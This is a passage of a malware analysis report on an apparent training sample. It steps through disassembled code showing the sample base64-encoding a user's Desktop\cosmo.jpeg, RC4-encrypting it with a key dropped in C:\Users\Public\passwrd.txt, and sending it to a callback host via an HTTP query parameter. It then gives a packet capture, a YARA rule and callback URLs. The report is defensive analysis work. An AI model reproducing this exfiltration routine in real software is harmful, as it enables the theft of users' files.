call    houdini__e0lUBWLj6jqp3vuvTbjKeQ_3 ; sym.houdini__e0lUBWLj6jqp3vuvTbjKeQ_3
cmp     qword [var_110h], 0
je      0x418019
```

Function unpackResources:


Examining the **UnpackResources** function, we note two strings are being loaded. **UnpackResources** is creating a *newFileStream*, at the location of **C:\Users\Public\** naming it **passwrd.txt**, and writing the string *SikoMode*. The comments in the screenshot show the values at the data locations for the two variables.



```
unpackResources__e01UBWLj6jqp3vuvTbjKeQ:
push    rbp {__saved_rbp}
push    rbx {__saved_rbx}
mov     rbp, rsp {__saved_rbx}
sub     rsp, 0x158
// SikoMode
lea     rcx, [rel TM__hn6FfrY5dkRFQyfHesUsPQ_36]
call    newStringStream__9aLRtgEYeRMrZKrObtoOslQ
// C:\\Users\\Public\\passwrd.txt
lea     rcx, [rel TM__hn6FfrY5dkRFQyfHesUsPQ_4]
call    copyString
or      r8, 0xffffffffffffffff
mov     edx, 0x1
mov     rcx, rax
call    newFileStream__cwYJiP3D7DOTCJxCdBqBZQ
lea     rcx, [rbp-0x108 {var_118}]
mov     qword [rbp-0x130 {var_140}], rax
mov     rax, qword [rel _.refptr.excHandler__rqLlY5bs9atDw2OXYqJEn5g]  {excHandler__rqLlY5bs9atDw2OXYqJEn5g}
mov     rdx, qword [rax]  {excHandler__rqLlY5bs9atDw2OXYqJEn5g}
mov     qword [rbp-0x118 {var_128}], rdx
lea     rdx, [rbp-0x118 {var_128}]
mov     qword [rax], rdx {var_128}  {excHandler__rqLlY5bs9atDw2OXYqJEn5g}
mov     rdx, rbp {__saved_rbx}
call    _setjmp
cdqe
mov     qword [rbp-0x110 {var_120}], rax
test    rax, rax
jne     0x4174ef
```


Function stealStuff:

Examining the function, there is a check if the file **cosmo.jpeg** is in the home directory.




```
stealStuff__e01UBWLj6jqp3vuvTbjKeQ_2:
push    rbp {__saved_rbp}
push    r15 {__saved_r15}
push    r14 {__saved_r14}
push    r13 {var_20}
push    r12 {__saved_r12}
push    rdi {__saved_rdi}
push    rsi {__saved_rsi}
push    rbx {__saved_rbx}
mov     rbp, rsp {__saved_rbx}
sub     rsp, 0x328
mov     rax, qword [rel homeDir__CH42tZVZwQxgMNR6j10Zvw]
mov     ecx, 0x12
test    rax, rax
je      0x41770e

mov     rcx, qword [rax]
add     rcx, 0x12

call    rawNewString
mov     rdx, qword [rel homeDir__CH42tZVZwQxgMNR6j10Zvw]
lea     rsi, [rel data_41e1d0]  {"Desktop\cosmo.jpeg"}
mov     rcx, rax
mov     r9, rax
call    sub_41642a
mov     ecx, 0x13
mov     rax, qword [r9]
lea     rax, [r9+rax+0x10]
mov     rdi, rax
rep movsb byte [rdi], [rsi]  {0x0}
mov     rcx, r9
add     qword [r9], 0x12
call    readFile__4PGnM9bWmsH0Nu7dnr3XzgA
```

If cosmo.jpeg is there, it will encode the file using base64.




```
*rax_1 = *rax_1 + 0x12
int64_t* rax_5 = encode__D4bDwZBUb9bAJslbVxAPmbg(readFile__4PGnM9bWmsH0Nu7dnr3XzgA(rax_1), 1)
int64_t** var_2e8 = newSeq__q7W9bxIQ7BrFLngLO9cYelsA(0)
int64_t var_2e0 = 0
int64_t* var_2f0 = newSeq__q7W9bxIQ7BrFLngLO9cYelsA(0)
int64_t __saved_rbx
```

The variable rax_11 is given the data read from the file passwrd. In our case this is the file located in C:\Users\Public\ named passwrd.txt.




```
int64_t* rax_11 = readFile__4PGnM9bWmsH0Nu7dnr3XzgA(*passwrd__TirGC9aLccYeG3XHm7zQHfA)
int64_t* rax_12 = var_2e8
if (rax_12 != 0)
```

Next, we see a **toRC4** function being called. This function is passed the **rax_11** variable aka the data inside of the passwrd file, and the encoded cosmo.jpeg. This seems to be RC4 encrypting the base64 encrypted cosmo.jpeg file.



```
int64_t* rax_43 = toRC4__yLVTYc7pK9cZiwUpjdIagOw(rax_11, *(var_2e8 + (r12_1 << 3) + 0x10))
int64_t* rax_44 = incrSeqV3(var_2f0, NTI__sM4lkSb7zS6F7OVMvW9cffQ_)
var_2f0 = rax_44
int64_t rax_45 = *rax_44
*var_2f0 = rax_45 + 1
void* rdi_2 = var_2f0 + (rax_45 << 3)
void* r15_1 = *(rdi_2 + 0x10)
*(rdi_2 + 0x10) = copyStringRC1(rax_43)
if (r15_1 != 0)
```

Next we see a **newHttpClient** function being called. This function is being called to send out a new request. The request being sent is a string being created as a **rawNewString** and has the value of hxxp://cdn.altimiter.local/feed?post=. The encoded data is then concatenated onto the end of the post parameter and sent out. This is exactly what we saw in WireShark from Network-based indicators:




```
void* rax_61 = newHttpClient__PhTSz06WnLGUqwWMfYnU2A(TM__hn6FfrY5dkRFQyfHesUsPQ_55, 5, getDefaultSSL__SBTlNZHhBFoveLoiyFHw4w(), nullptr, -1, newHttpHeaders__m5XuFRjmtJnvrQCk25khAA(0))
int64_t rcx_35 = 0x25
int64_t* rax_63 = *rax_55
if (rax_63 != 0)

rcx_35 = *rax_63 + 0x25

void* rax_64 = rawNewString(rcx_35)
char const* const rsi_5 = "http://cdn.altimiter.local/feed?…"
int64_t rcx_37 = 0x26
char* rdi_3 = rax_64 + *rax_64 + 0x10
```

Advanced Dynamic Analysis


Host-based indicators:

Examining host-based indicators, there is a file created when the binary is written. This file is placed in **C:\Users\Public\** named **passwrd.txt**. We can correlate this to the Function unpackResources. This is the RC4 key.



```
12:27:...  unknown.exe  3244  CreateFile  C:\Users\Public\passwrd.txt
```

This file contains the string SikoMode



This PC > Local Disk (C:) > Users > Public

Name	Date modified	Type	Size
Desktop	10/25/2021 3:02 PM	File folder	
Libraries	12/7/2019 1:31 AM	File folder	
Public Account Pictures	10/25/2021 7:35 AM	File folder	
Public Documents	10/25/2021 2:28 PM	File folder	
Public Downloads	12/7/2019 1:14 AM	File folder	
Public Music	12/7/2019 1:14 AM	File folder	
Public Pictures	12/7/2019 1:14 AM	File folder	
Public Videos	12/7/2019 1:14 AM	File folder	
desktop.ini	12/7/2019 1:12 AM	Configuration sett...	1 KB
flarevm.png	10/25/2021 3:02 PM	PNG image	51 KB
passwrd.txt	11/9/2021 12:27 PM	Text Document	1 KB


passwrd.txt - Notepad

```
SikoMode
```

Ln 1, Col 1 100% Unix (LF) UTF-8

Network-based indicators:

To confirm our hypothesis that the file cosmo.jpeg is being base64 encoded, RC4 encrypted, and exfiltrated out of the system, I created a fake cosmo.jpeg. The original file was too large and created a lot of HTTP requests. To make this easier on ourselves, I created a text file that contained the string test file. I then renamed the file to cosmo.jpeg and ran the malware.



```
cosmo.txt - Notepad
test file
```

```
test.pcapng
No.  Time      Source             Destination        Protocol Length Info
   1 0.000000  10.0.0.4           10.0.0.3           TCP        66 1034 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SAC
   2 0.000265  10.0.0.3           10.0.0.4           TCP        66 80 → 1034 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
   3 0.000303  10.0.0.4           10.0.0.3           TCP        54 1034 → 80 [ACK] Seq=1 Ack=1 Win=262144 Len=0
   4 0.000565  10.0.0.4           10.0.0.3           HTTP      146 GET / HTTP/1.1
   5 0.000706  10.0.0.3           10.0.0.4           TCP        60 80 → 1034 [ACK] Seq=1 Ack=93 Win=64256 Len=0
   6 0.008473  10.0.0.3           10.0.0.4           TCP       204 80 → 1034 [PSH, ACK] Seq=1 Ack=93 Win=64256 Len=150 [TCP
   7 0.008494  10.0.0.4           10.0.0.3           TCP        54 1034 → 80 [ACK] Seq=93 Ack=151 Win=261888 Len=0
   8 0.008640  10.0.0.3           10.0.0.4           HTTP      312 HTTP/1.1 200 OK  (text/html)
   9 0.008656  10.0.0.4           10.0.0.3           TCP        54 1034 → 80 [ACK] Seq=93 Ack=409 Win=261632 Len=0
  10 0.009064  10.0.0.4           10.0.0.3           TCP        54 1034 → 80 [FIN, ACK] Seq=93 Ack=409 Win=261632 Len=0
  11 0.009086  10.0.0.4           10.0.0.3           TCP        54 1034 → 80 [RST, ACK] Seq=94 Ack=409 Win=0 Len=0
  12 0.010020  10.0.0.4           10.0.0.3           DNS        79 Standard query 0xee46 A cdn.altimiter.local
  13 0.014704  10.0.0.3           10.0.0.4           DNS        95 Standard query response 0xee46 A cdn.altimiter.local A 10
  14 0.015537  10.0.0.4           10.0.0.3           TCP        66 1035 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SAC
  15 0.015748  10.0.0.3           10.0.0.4           TCP        66 80 → 1035 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
  16 0.015778  10.0.0.4           10.0.0.3           TCP        54 1035 → 80 [ACK] Seq=1 Ack=1 Win=262656 Len=0
  17 0.016041  10.0.0.4           10.0.0.3           HTTP      210 GET /feed?post=E0AA70DF85F2AC60474B503C HTTP/1.1
  18 0.016270  10.0.0.3           10.0.0.4           TCP        60 80 → 1035 [ACK] Seq=1 Ack=157 Win=64128 Len=0
  19 0.024966  10.0.0.3           10.0.0.4           TCP       204 80 → 1035 [PSH, ACK] Seq=1 Ack=157 Win=64128 Len=150 [TCP
  20 0.026251  10.0.0.3           10.0.0.4           HTTP      312 HTTP/1.1 200 OK  (text/html)
  21 0.026274  10.0.0.4           10.0.0.3           TCP        54 1035 → 80 [ACK] Seq=157 Ack=410 Win=262144 Len=0
  22 1.043560  10.0.0.4           10.0.0.3           TCP        54 1035 → 80 [RST, ACK] Seq=157 Ack=410 Win=0 Len=0
  23 5.048841  PcsCompu_ba:5a:8a  PcsCompu_ad:c7:02  ARP        60 Who has 10.0.0.4? Tell 10.0.0.3
  24 5.048867  PcsCompu_ad:c7:02  PcsCompu_ba:5a:8a  ARP        42 10.0.0.4 is at 08:00:27:ad:c7:02

> Frame 1: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface \Device\NPF_{8686804E-E6CA-43DC-8CFB-442DE29C2A69}, i
> Ethernet II, Src: PcsCompu_ad:c7:02 (08:00:27:ad:c7:02), Dst: PcsCompu_ba:5a:8a (08:00:27:ba:5a:8a)
> Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3
> Transmission Control Protocol, Src Port: 1034, Dst Port: 80, Seq: 0, Len: 0

0000  08 00 27 ba 5a 8a 08 00  27 ad c7 02 08 00 45 00   ··'·Z··· '·····E·
0010  00 34 b2 fb 40 00 80 06  00 00 0a 00 00 04 0a 00   ·4··@··· ········
0020  00 03 04 0a 00 50 50 2d  27 57 00 00 00 00 80 02   ·····PP- 'W······
0030  ff ff 14 2d 00 00 02 04  05 b4 01 03 03 08 01 01   ···-···· ········
0040  04 02                                              ··
```

After capturing all the packets being sent, I saved them to a file. Carving out the post parameter values can be done with a python script but in our case, there was only 1 because of the file size.

/feed?post=E0AA70DF85F2AC60474B503C

Rules & Signatures

Yara Rules

```
rule yara_rules_unknownexe {
    meta:
        last_updated: "2021-11-14"
        author = "BinaryBobcat"
        description = "Yara rules for unknown.exe"

    strings:
        $string1 = "http://update.ec12-4-109-278-3-ubuntu20-04" ascii
        $string2 = "http://cdn.altimiter.local" ascii
        $string3 = "nim"
        $PE_magic_byte = "MZ"

    condition:
        $PE_magic_byte at 0 and
        ($string3)
}
```

Callback URLs

Domain	Port
hxxp://update.ec12-4-109-278-3-ubuntu20-04	80
hxxp://cdn.altimiter.local	80